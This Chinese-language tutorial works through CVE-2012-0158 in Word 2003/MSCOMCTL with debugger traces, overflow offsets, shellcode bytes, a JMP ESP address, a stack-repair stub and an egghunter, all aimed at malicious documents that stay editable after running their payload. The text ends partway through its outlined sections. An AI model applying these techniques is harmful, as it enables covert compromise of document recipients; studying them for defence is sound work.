解读天书----漏洞利用中级技巧的分析

目录

题记: 2

0x1 起因 2

0x2 分析及验证过程 3

0x2.1 一些思考 3

0x2.2 选择 CVE-2012-0158 4

0x2.3 确认是否能够正常打开 4

0x2.4 查找漏洞触发异常点 5

0x2.5 阶段总结 8

0x2.6 调试验证是否完美退出 8

0x3 具体实现 13

0x3.1 Small ShellCode 确认及验证 13

0x3.2 编写 Small Shellcode 15

0x3.3 另辟蹊径编写独特 Small ShellCode 17

0x3.4 收尾工作 19

0x4 总结 20


题记:

距离上次更新感觉已经过了很久很久的时间，什么事情多时间少都是借口，自己变的懒了倒是真的，给大家道歉，以后更新会加快的，今天不讲漏洞分析，跟我来讨论下漏洞利用中的一些原理上的分析。本篇文章遵循思考问题-分析问题-解决问题的过程，以符合大家的思路，Let’s go!

0x1　起因

江湖上一直流传着袁哥（yuange1975）的传说，发表的很多文章和微博自己从来都是当做天书来看，毕竟有些知识确实是我这等小菜无法理解和掌握的，只能深深的膜拜。

某天袁哥就发了如下的 2 篇微博：




yuange1975
关于修复，说一个很多解决不了的技术难题，可是我的独门绝技哦。堆溢出后，很多时候再分配堆会崩溃，需要修复。怎么用简单技术办法能够修复堆内存结构比较复杂，其实有一简单办法，一般都是默认堆被破坏，修复那么复杂，那就再分配一个堆，把内存的默认堆替换成分配的堆，原来的堆烂就让它烂吧。

@猪儿虫小次郎
搞apt的同学我建议读一下07年的文章http://t.cn/zTX3xdi。这么多年了，我觉得有些细节也可以解释一下了。
4月24日 08:03 来自新浪微博 (1) | 转发(49) | 评论(14)

+加标签 收藏于4月24日10:03

4月24日 09:22 来自新浪微博 | 转发(4) | 取消收藏 | 评论



yuange1975
一帮不懂APT的在搞APT。做得好的应该是文件直接能正常打开而不是释放一个文档打开，嵌入的马是加密而不是简单异或，真正的文件系统格式嵌入而不是拷贝到尾部或者找个空闲区域嵌入。文件可正常编辑，编辑后溢出种马还一切正常。 //@binjo_:转发微博

@kkqq_
APT同学们接受反馈改进很及时嘛。以前批判那个xls嵌swf，没有任何隐藏手段，swf和exe都是裸放在里边。在最近看到的样本里边就开始编码加密隐藏了。
4月23日 11:37 来自新浪微博 | 转发(19) | 评论(9)

图(1)：袁哥微博截图

像什么 APT、种马（貌似有歧义）、文件系统格式嵌入等等概念因为离自己太过遥远不去管它，真正比较敢兴趣的是“文件可正常编辑，编辑后溢出种马还一切正常”，“怎么用简单技术办法修复堆内存结构”，平时做的都是分析分析再分析，像袁哥说的那样还是真的没有想象过，但如果真如他所说，确实非常的有趣，虽然我真的不懂，但看起来很厉害的样子。看完袁哥的微博，这些东西就一直在脑子中盘旋，这到底是怎样的一种情形，又如何去做到，有没有实际一点的例子，最后实在是手痒的紧，太想见识一下传说中的不弹、不闪、不卡的真面目，于是就有了此篇文章。

0x2　分析及验证过程

0x2.1 一些思考

这些思考都是在实际调试之前自己想要弄明白的，不然当真是无从下手，这时确定目标的过程。

什么是“文件可正常编辑”？

前提条件是不影响漏洞的触发，首先要利用一个漏洞必须要保证漏洞能够在对应的软件版本平台上正常触发，之后再来文件能否正常编辑的问题，一般的漏洞样本是文件打开-闪一下-弹出了一个正常文档，这样的情况下文档处理程序是退出了的，然后再重新启动一个新的进程，原始样本肯定是不可能做到可编辑。关键点是在哪里呢？一番思考之后找到了关键：漏洞触发之后堆栈恢复（附注(1)(2)）。

如何做到堆栈恢复？

我们知道漏洞触发之后接着执行的就是 ShellCode，即 ShellCode 接管了程序的执行流程，ShellCode 主体功能执行之后呢，一般做法就是退出了，如果在 ShelLCode 主体功能执行之后，接着进行堆栈的恢复，若是成功，相当于交回了程序执行流程，即进程继续“正确”的执行流程，自然文档是可以正常编辑。

明白了文件可正常编辑是如何一个原理，接下来就是实际操作：

0x2.2 选择 CVE-2012-0158

选择哪一个漏洞作为分析的样本这是一个艰难的过程，太旧的漏洞不没有价值，新的漏洞又没有，纠结！自己分析复合文件格式方面的漏洞还是有那么几个，拿来做分析应该会快很多，Microsoft Word 就是其中一个，就选它了，查找下最近的漏洞，CVE-2012-0158(MS12-027)，是去年爆出来，也算是时间比较近的一个了。

POC 的链接如下：

http://bbs.pediy.com/showthread.php?p=1067805#poststop

0x2.3 确认是否能够正常打开


这是一个 2012 年的老漏洞，Microsoft Office 2003 最新补丁补了这个漏洞，那么 POC 文件应该是可以正常打开并编辑。

实验环境:

Windows XP SP3_CN 最新补丁(2013.06.23)_虚拟机

Microsoft Office 2003 SP3(11.8348.8341)

在上述环境中，POC 文档确实能够正常打开，如图(2)所示:



图(2)：POC 正常打开

此时进行任何编辑也无问题，毕竟已经修补了此漏洞。

现在目标就是在未修补漏洞的环境中，做到像已修补漏洞环境一样可正常打开可编辑。

0x2.4 查找漏洞触发异常点

关于此漏洞的原理由于网上的文章已经很多了，一搜一大把，我这里也就不进行细致分析了，直接进入正题。

实验环境:

Windows XP SP3_CN_虚拟机(未打补丁)

Microsoft Office 2003 SP3(11.8169)

调试工具：

Windbg

010editor

首先先在虚拟机里直接运行样本观察样本的行为，哦哦，一个硕大的计算器弹了出来，证明漏洞是执行成功了的，现在要做的就是尝试断点，在 Windbg 中观察程序执行过程。

我们知道一个 PE 文件执行起来，必须要调用相应的 API 函数，一般情况下回 ShellCode 会调用 WinExec() API 函数来执行 PE 文件，就在此函数下断。

```
0:004> bc *
0:004> bu winexec
0:004> bl
 0 e 7c8623ad     0001 (0001)  0:**** kernel32!WinExec
```

重新把样本文件拷贝到虚拟机中，WIndbg 附加 Word.exe 进程，打开样本文件，可以观察到确实在 WinExec 函数入口点断了下来，此时观察堆栈情况，如下：

```
0:000> da 08f36008
08f36008  "C:\Documents and Settings\Admin\"
08f36028  "a.exe"
0:000> kvn
 # ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
00 00120e10 001210de 08f36008 00000000 08f36008 kernel32!WinExec
01 00120e40 275c8a0a 08f15008 09ce28a8 0001c000 0x1210de
02 00120e7c 00120ef5 1005c48b c7000001 4d032400
MSCOMCTL!DllGetClassObject+0x41cc6
03 00000000 00000000 00000000 00000000 00000000 0x120ef5
```

WinExec() 执行的 PE 文件路径是 C:\Documents and Settings\Admin\a.exe，观察堆栈情况可以明显的知道，MSCOMCTL!DllGetClassObject+0x41cc6 处是函数的返回地址，虽然不一定的误报率，但一般情况下都是准确的。

```
275c8a00 8d45f8          lea     eax,[ebp-8]
275c8a03 53              push    ebx
275c8a04 50              push    eax
275c8a05 e863fdffff      call    MSCOMCTL!DllGetClassObject+0x41a29 (275c876d)
275c8a0a 8bf0            mov     esi,eax
```

函数返回值的上一条指令处下断点：

Bu MSCOMCTL!DllGetClassObject+0x41cc1

重新附加 Word 进程，打开样本文件，能够断点上述断点处，F11 跟入处理函数中，一直到如下代码：

```
275c87be 8b750c          mov     esi,dword ptr [ebp+0Ch]
275c87c1 8bcf            mov     ecx,edi
275c87c3 8b7d08          mov     edi,dword ptr [ebp+8]
275c87c6 8bc1            mov     eax,ecx
275c87c8 c1e902          shr     ecx,2
275c87cb f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
275c87cd 8bc8            mov     ecx,eax
275c87cf 8b4510          mov     eax,dword ptr [ebp+10h]
```

可以观察到在 275c87cb rep movs 指令在内存拷贝时覆盖了堆栈，拷贝大小为 0x8282，实际上就是 Memcpy() 内存拷贝函数的简写。

覆盖前：

```
0:000> db esp l100
00120e30  00 00 00 00 cc 16 d2 08-10 08 00 0a 82 82 00 00  ................
00120e40  74 0e 12 00 0a 8a 5c 27-6c 0e 12 00 90 7e 1c 00  t.....\'l....~..
00120e50  82 82 00 00 00 00 00 00-cc 16 d2 08 10 08 00 0a  ................
00120e60  43 6f 62 6a 64 00 00 00-82 82 00 00 b8 17 d2 08  Cobjd...........
00120e70  e4 59 58 27 9c 0e 12 00-1a 70 5e 27 cc 16 d2 08  .YX'.....p^'....
00120e80  10 08 00 0a 00 00 00 00-a8 16 d2 08 58 74 1c 00  ............Xt..
00120e90  96 c2 5a 27 01 00 00 00-bc 0e 12 00 bc 0e 12 00  ..Z'............
00120ea0  61 73 5e 27 cc 16 d2 08-10 08 00 0a 10 08 00 0a  as^'............
00120eb0  49 74 6d 73 64 00 00 00-00 00 59 27 3c 0f 12 00  Itmsd.....Y'<...
00120ec0  b6 a8 5c 27 50 76 1c 00-10 08 00 0a a8 74 1c 00  ..\'Pv.......t..
00120ed0  58 74 1c 00 c0 ac ca 08-01 ef cd ab 00 00 05 00  Xt..............
00120ee0  98 5d 65 01 07 00 00 00-08 00 00 80 05 00 00 80  .]e.............
00120ef0  00 00 00 00 0f fa 58 27-00 00 00 00 cb 07 01 2f  ......X'......./
00120f00  de f9 58 27 00 d0 62 27-c0 ac ca 08 87 f9 58 27  ..X'..b'......X'
00120f10  e0 74 1c 00 10 08 00 0a-00 00 00 00 4e 08 7d eb  .t..........N.}.
00120f20  01 00 06 00 1c 00 00 00-00 00 00 00 00 00 00 00  ................
0:000> p
```

覆盖后：

```
0:000> db esp l100
00120e30  00 00 00 00 cc 16 d2 08-10 08 00 0a 82 82 00 00  ................
00120e40  74 0e 12 00 0a 8a 5c 27-6c 0e 12 00 90 7e 1c 00  t.....\'l....~..
00120e50  82 82 00 00 00 00 00 00-cc 16 d2 08 10 08 00 0a  ................
00120e60  43 6f 62 6a 64 00 00 00-82 82 00 00 00 00 00 00  Cobjd...........
00120e70  00 00 00 00 00 00 00 00-12 45 fa 7f 90 90 90 90  .........E......
00120e80  90 90 90 90 8b c4 05 10-01 00 00 c7 00 24 03 4d  .............$.M
00120e90  08 e9 5a 00 00 00 6b 65-72 6e 65 6c 33 32 00 df  ..Z...kernel32..
00120ea0  2d 89 8c 1b 81 7d ef 42-9d 85 85 d6 4e 99 59 5a  -....}.B....N.YZ
00120eb0  61 d8 54 93 77 77 21 9d-4a 62 68 c3 53 a3 83 6a  a.T.ww!.Jbh.S..j
00120ec0  6b df 5c 5a 8a 1d 2b 4f-2c 45 28 81 71 f5 40 01  k.\Z..+O,E(.q.@.
00120ed0  92 8f 05 ba 36 c1 0a 61-61 61 61 73 68 65 6c 6c  ....6..aaaashell
00120ee0  33 32 00 8b 98 8a 31 61-61 61 61 6f 70 65 6e 00  32....1aaaaopen.
00120ef0  e8 11 02 00 00 6a ff e8-08 00 00 00 05 35 00 00  .....j.......5..
00120f00  00 ff 10 c3 e8 00 00 00-00 58 83 c0 04 2d 77 00  .........X...-w.
00120f10  00 00 c3 55 8b ec 52 53-8b 55 08 33 c0 f7 d0 32  ...U..RS.U.3...2
00120f20  02 b3 08 d1 e8 73 05 35-20 83 b8 ed fe cb 75 f3  .....s.5 .....u.
```

从 0x00120e70 内存处开始往下进行覆盖。

接着再来看执行到 shellcode 的方式，拷贝之后返回上层函数后，在

```
0:000> u eip
MSCOMCTL!DllGetClassObject+0x41d12:
275c8a56 c20800          ret     8
```

执行 ret 8 指令，通过 JMP ESP 指令跳转到 shellcode 中

```
0:000> dd esp
00120e78  7ffa4512 90909090 90909090 1005c48b
00120e88  c7000001 4d032400 005ae908 656b0000
```

0x7ffa4512 是非常著名的通用跳转地址，中文系统下通杀。Shellcode 不是分析的主要目的，就不再对 shellcode 进行细致的分析。

最后使用 010editor 观察样本文件，很简单就能找到如下内容：

00008282000082820000000000000000000000000000001245fa7f9090909090909090908bc

0x8282 是拷贝内存长度，0x7ffa4512 是 JMP ESP 指令地址，9090 之后就是 shellcode。

0x2.5 阶段总结

总结下目前的所知道的信息，首先漏洞修补之后文档是能够正常打开编辑的，其次找到了触发漏洞的点：Memcpy()函数，在样本文件中同样也定位到了控制溢出数据和 shellcode 。接着要做的就是验证漏洞情况下能否做到完美退出。

0x2.6 调试验证是否完美退出

之前的分析过程可以发现，Memcpy()函数执行之后，覆盖的程序堆栈，只有尽可能小的覆盖堆栈(ESP)上的数据，保持原有的程序参数才有可能做到完美退出，第一步验证在不进行任何数据覆盖的情况下能否完美退出。

0x.2.6.1 验证不覆盖情况下能否正常退出

观察如下代码：

```
275c87c1 8bcf          mov     ecx,edi        //把拷贝长度赋给 ecx
275c87c3 8b7d08        mov     edi,dword ptr [ebp+8]
275c87c6 8bc1          mov     eax,ecx
275c87c8 c1e902        shr     ecx,2          //右移 2 位
275c87cb f3a5          rep movs dword ptr es:[edi],dword ptr [esi]   //拷贝
275c87cd 8bc8          mov     ecx,eax
275c87cf 8b4510        mov     eax,dword ptr [ebp+10h]
```

修改 ecx 的值为 0x4，执行 shr ecx,2 之后，拷贝的大小就为 1，即拷贝一次，一次拷贝 4 个字节（一个 Dword），进行验证。

经过 2 断点修改之后，样本文件正常打开咯！这是一个很好的开始，证明自己的想法没有错，在数据填充足够小的情况下能够完美退出，距离目标又进了一大步。

0x.2.6.2 第二次思考分析

来总结下目前的情况，第一修补漏洞情况下文档正常打开和正常编辑保存，第二当只拷贝 4 个字节的情况下能够正常打开编辑，即可以这么说当拷贝数据足够小的情况下能够做到完美退出。第三整个漏洞分析的目标是触发漏洞并能够执行 ShellCode 的情况下做到完美退出。

至于在满足上述条件的情况下，覆盖多少个字节的数据，是接下来需要分析的内容。有一个前提就是越少越好，最好的情况是覆盖 10 多个字节就满足条件，当然这种情形估计不常见，也需要实际去测试分析。

开始吧，继续往下分析，目前为止还无法断定最终能不能达到理想的效果。

0x2.6.3 验证满足条件最大字节

目前为止，还没有考虑 ShellCode，不过可以肯定的是溢出时，ShellCode 肯定是不能放在栈顶(ESP)附近的（可参考附注资料），一是堆栈长度不够，而是不符合实际情况，最简单的端口复用 ShellCode 也要在 50 个字节以上，更别说释放并执行的一类 ShellCode，所以暂时不考虑 ShellCode 情况，先把完美退出的情况分析完毕之后，再去做 ShellCode 的工作，且看我慢慢道来。

先来观察一下在覆盖堆栈之前栈顶(ESP)的数据，

```
0:000> r
eax=00008282 ebx=09520810 ecx=000020a0 edx=00000000 esi=08cfefb8 edi=00120e6c
eip=275c87cb esp=00120e30 ebp=00120e40 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
MSCOMCTL!DllGetClassObject+0x41a87:
275c87cb f3a5            rep movs dword ptr es:[edi],dword ptr [esi]

0:000> dds esp
00120e30  00000000
00120e34  00192ed4
00120e38  09520810
00120e3c  00008282
00120e40  00120e74
00120e44  275c8a0a MSCOMCTL!DllGetClassObject+0x41cc6
00120e48  00120e6c
00120e4c  08cfefb8
00120e50  00008282
00120e54  00000000
00120e58  00192ed4
00120e5c  09520810
```

```
00120e60    6a626f43
00120e64    00000064
00120e68    00008282
00120e6c    00192fc0
00120e70    275859e4 MSCOMCTL!DllCanUnloadNow+0x2a31
00120e74    00120e9c
00120e78    275e701a MSCOMCTL!DLLGetDocumentation+0xd08
00120e7c    00192ed4
00120e80    09520810
00120e84    00000000
00120e88    00192eb0
00120e8c    08cfea50
00120e90    275ac296 MSCOMCTL!DllGetClassObject+0x25552
00120e94    00000001
00120e98    00120ebc
00120e9c    00120ebc
00120ea0    275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
00120ea4    00192ed4
00120ea8    09520810
00120eac    09520810
00120eac    09520810
00120eb0    736d7449
00120eb4    00000064
00120eb8    27590000 MSCOMCTL!DllGetClassObject+0x92bc
00120ebc    00120f3c
00120ec0    275ca8b6 MSCOMCTL!DllGetClassObject+0x43b72
00120ec4    08cfec48
00120ec8    09520810
00120ecc    08cfeaa0
00120ed0    08cfea50
00120ed4    08c84088
00120ed8    abcdef01
00120edc    00050000
00120ee0    01655d98 xpsp2res+0x65d98
```

上述操作中，只覆盖了 4 个字节，其实覆盖的是 0x00120e6c 指向的内存，此处为 0，并没有影响到程序的执行流程，得以完美退出。

接下来要做的就是不断的修改测试，修改的值其实就是覆盖数据的长度（ECX），汇编中 ECX 一般作为数据拷贝的长度寄存器，接着寻找一个返回点同时修改栈顶（ESP）和栈底(EBP)，之后返回，验证是否能够完美退出，好了说这么说，看实际是如何操作的。

观察上述堆栈(ESP)情形,可以发现如下情况:

00120e70   275859e4 MSCOMCTL!DllCanUnloadNow+0x2a31

0x00120e70 指向的内存就是存放的函数返回地址，当程序执行到 ret offset 时，当前的 ESP 寄存器就指向了这类的内存地址。

现在需要做的就是找到一个合适的栈顶(ESP)和栈底(EBP)，在覆盖堆栈上一些数据之后，返回到这个栈顶(ESP)，程序得以继续往下执行并且不会导致异常情况的出现。

可以肯定的是只覆盖 4 个字节的情况下肯定是可以完美退出的，现在就来观察一下覆盖 4 个字节程序的执行流程，使其依次返回上层函数来确认堆栈分布情况，记录有可能的栈顶(ESP)和栈底(ESP)寄存器。

当程序执行到如下代码：

```
eax=8000ffff ebx=002158f0 ecx=08190000 edx=00000000 esi=00190b48 edi=00000000
eip=275e7049 esp=00120ea0 ebp=00120ebc iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
MSCOMCTL!DLLGetDocumentation+0xd37:
275e7049 c20800          ret     8
```

堆栈情况如下：

```
ESP:
00120ea0 275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
00120ea4 00190b6c
00120ea8 08540810
00120eac 08540810
00120eb0 736d7449
00120eb4 00000064
00120eb8 27590000 MSCOMCTL!DllGetClassObject+0x92bc
00120ebc 00120f3c
```

```
0:000> kvn
 # ChildEBP RetAddr  Args to Child
00120ebc 275ca8b6 00215ae8 08540810 00215940 MSCOMCTL!DLLGetDocumentation+0xd37
01 00120f3c 2758aee8 002158f0 00000000 08540810 MSCOMCTL!DllGetClassObject+0x43b72
02 00120f6c 27600908 00215940 08540810 00000000 MSCOMCTL!DllGetClassObject+0x41a4
03 00120f80 302e3b3f 00215944 08540810 00000000 MSCOMCTL!DllUnregisterServer+0xc31
04 00121014 30296275 00000000 00000000 0146edbc WINWORD+0x2e3b3f
05 00121068 304c49a1 00000000 00000000 00000001 WINWORD+0x296275
06 001210e0 302e12d6 00000001 00000000 00000000 WINWORD+0x4c49a1
07 0012119c 300443b6 0146c814 00000002 0012156c WINWORD+0x2e12d6
```

此时 esp=00120ea0 ebp=00120ebc，距离覆盖点 0x00120e6c 处有了 0x34 个字节可以使用，猜测是可以使用此处来作为覆盖后返回的栈顶(ESP)和栈底(ESP)。

要明确一点是必须覆盖足够的数据才能覆盖到函数返回地址，否则虽然能够完美退出，但是无法执行到 shellcode 中就做了无用功，覆盖数据长度既不能太大也不能太小，太大无法做到完美退出，太小无法做到覆盖函数返回地址，这是一个很纠结的问题，需要很多次的

分析测试。

接下来就是验证这个想法，

```
275c87c1 8bcf          mov     ecx,edi   //把拷贝数据长度赋给 ecx
275c87c3 8b7d08        mov     edi,dword ptr [ebp+8]
275c87c6 8bc1          mov     eax,ecx          //eax 会作为一个拷贝总长度
275c87c8 c1e902        shr     ecx,2            //ecx 右移 2 位，相当于除以 4
275c87cb f3a5          rep movs dword ptr es:[edi],dword ptr [esi]   //开始拷贝
```

分析上述代码可知，ecx 是由 edi 赋值而来(edi 的赋值过程不在本篇的讨论范围，确认是从样本中读取而来即可)，修改为一个小一些的值：0x2C 进行测试，命令格式：

```
0:000> r edi=0x2c
```

理论上是能够保证覆盖函数返回地址的，接着往下执行，直至：

```
eax=00000057 ebx=08440810 ecx=08440810 edx=00620001 esi=00190b6c edi=00000000
eip=275c8a56 esp=00120e78 ebp=44444343 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSCOMCTL!DllGetClassObject+0x41d12:
275c8a56 c20800          ret     8
0:000> dds esp
00120e78  7ffa4512
00120e7c  00000000
00120e80  4a000000
00120e84  48474747
00120e88  49484848
00120e8c  4a4a4949
00120e90  4b4b4a4a
00120e94  4c4c4b4b
00120e98  00120ebc
00120e9c  00120ebc
00120ea0  275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
```

堆栈覆盖了 0x2c 大小的数据，距离假定的栈顶(ESP)：0x00120ea0 还有 8 个字节，程序接着会跳转到 0x7ffa4512 内存地址去执行，即 JMP ESP，通用利用地址无需解释。

```
7ffa4512 ffe4          jmp     esp {00120e84}
0:000> dds esp
00120e84  48474747
00120e88  49484848
00120e8c  4a4a4949
00120e90  4b4b4a4a
00120e94  4c4c4b4b
00120e98  00120ebc
00120e9c  00120ebc
00120ea0  275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
```

程序会跳转到 0x00120e84 处执行代码，完美退出代码就应该写在此处：

```
00120e84 83c41c          add      esp,1Ch
00120e87 8d6c241c        lea      ebp,[esp+1Ch]
00120e8b c20800          ret      8
```

测试以后发现经过上述修改之后确实可做到完美退出，为继续往下分析提供了基础。

接下来要做什么？

要回答上面的问题，先来了解目前的情况，有了一个可以完美退出的样本，可以覆盖堆栈上一小部分数据，因此距离利用的目标还有一段距离，接下来要做的就是使 ShellCode 执行起来。

0x3 具体实现

以上部分都是分析验证部分，真正实现部分是由第三部分来完成，这部分主要完成的工作是完成 ShellCode 部分的修改和执行，之后能够完美退出。

0x3.1 Small ShellCode 确认及验证

需要计算留给我们填写 shellcode 的长度是多少？回到覆盖之前的瞬间，


```
0:000> r
eax=0000002c ebx=08440810 ecx=0000000b edx=00000000 esi=00216408 edi=00120e6c
eip=275c87cb esp=00120e30 ebp=00120e40 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
MSCOMCTL!DllGetClassObject+0x41a87:          //执行拷贝
275c87cb f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> d esi             //对应拷贝的源数据
00216408  00 00 00 00 00 00 00 00-00 00 00 00 12 45 fa 7f  .............E..
00216418  90 90 90 90 90 90 90 90-8b c4 05 10 01 00 00 c7  ................
00216428  00 24 03 4d 08 e9 5a 00-00 00 6b 65 72 6e 65 6c  .$.M..Z...kernel
00216438  33 32 00 df 2d 89 8c 1b-81 7d ef 42 9d 85 85 d6  32..-....}.B....
0:000> d edi             //内存拷贝的目的地址
00120e6c  58 0c 19 00 e4 59 58 27-9c 0e 12 00 1a 70 5e 27  X....YX'.....p^'
00120e7c  6c 0b 19 00 10 08 44 08-00 00 00 00 48 0b 19 00  l.....D.....H...
00120e8c  c0 19 38 08 96 c2 5a 27-01 00 00 00 bc 0e 12 00  ..8...Z'........
00120e9c  bc 0e 12 00 61 73 5e 27-6c 0b 19 00 10 08 44 08  ....as^'l.....D.
00120eac  10 08 44 08 49 74 6d 73-64 00 00 00 00 00 59 27  ..D.Itmsd.....Y'
0:000> dds esp           //ESP 堆栈情况
00120e30  00000000
00120e34  00190b6c
00120e38  08440810
```

```
00120e3c   00008282
00120e40   00120e74
00120e44   275c8a0a MSCOMCTL!DllGetClassObject+0x41cc6
00120e48   00120e6c
00120e4c   00216408
00120e50   00008282
00120e54   00000000
00120e58   00190b6c
00120e5c   08440810
00120e60   6a626f43
00120e64   00000064
00120e68   00008282
00120e6c   00190c58          //从这里开始往下拷贝
00120e70   275859e4 MSCOMCTL!DllCanUnloadNow+0x2a31
00120e74   00120e9c
00120e78   275e701a MSCOMCTL!DLLGetDocumentation+0xd08
00120e7c   00190b6c
00120e80   08440810
00120e84   00000000
00120e88   00190b48
00120e8c   083819c0
00120e90   275ac296 MSCOMCTL!DllGetClassObject+0x25552
00120e94   00000001
00120e98   00120ebc
00120e9c   00120ebc          //内存拷贝到此处结束
00120ea0   275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
```

上面代码可以看出，Memcpy 内存拷贝的源数据为 ESI：0x00216408 指向的数据，目的地址为 EDI：0x00120e6c，最大能够填充到的地址为 0x00120ea0，现在就可以计算出最大填充的字节数：0x00120ea0-0x00120e6c=0x34(52)，这 0x34（52）字节首先需要减去

275c8a55   leave

275c8a56   ret 8 代码的 20 个字节，其中 leave 指令 12 个字节，Ret 8 指令 8 个字节，Jmp Esp 指令需要 4 个字节，计算公式就为 0x34(52)- 0x0c- 8 - 4= 0x1c(28)字节，所以这里只能填充为 Small_ShellCode，图示如下：



0x1c(28)字节大小的缓冲区为可供编写 shellcode 的区域，这部分 ShellCode 需要完成的功能是使程序的执行流程跳转到真正实现利用功能的 ShellCode。

0x3.2 编写 Small Shellcode

一个小的 Shellcode 通过内存搜索或者其他方法来找到真正的 Shellcode 的过程，一般叫做 Egghunrt，相应的这部分代码叫做 EggSearch。网络上类似的 ShellCode 是非常多的。Exploit-db 网站上就有一个，代码如下：

```
#include <stdio.h>
#include <Windows.h>
void main()
{
	__asm
	{
		; win32 eggsearch shellcode, 33 bytes
		; tested on windows xp sp2, should work on all service packs on win2k, win xp, win2k3
		; (c) 2009 by Georg 'oxff' Wicherski
		//[bits 32]
#define marker	0x1f217767	; 'gw!\x1f'
		nop
```

```
                nop
                nop
                nop
start:
            xor edx, edx                        ; edx = 0, pointer to examined address
address_loop:
                inc edx                                     ; edx++, try next address
pagestart_check:
                test dx, 0x0ffc                     ; are we within the first 4 bytes of a page?
                jz address_loop                    ; if so, try next address as previous page might
be unreadable
                                                  ; and the cmp [edx-4], marker might result in a
segmentation fault
access_check:
                push edx                                 ; save across syscall
                push    8h                               ; eax = 8, syscall nr of AddAtomA
                pop eax                                  ; ^
                int 0x2e                                 ; fire syscall (eax = 8, edx = ptr)
                cmp al, 0x05                      ; is result 0xc0000005? (a bit sloppy)
                pop edx       ;
                je address_loop                   ; jmp if result was 0xc0000005
egg_check:
                cmp dword ptr [edx-4], marker                        ; is our egg right before
examined address?
                jne address_loop                                                 ; if not, try
next address
egg_execute:
                inc ebx                                                                    ;
make sure, zf is not set
                jmp edx                                                                ;      we
found our egg at [edx-4], so we can jmp to edx
                nop
                nop
                nop
                nop
        }
}
```

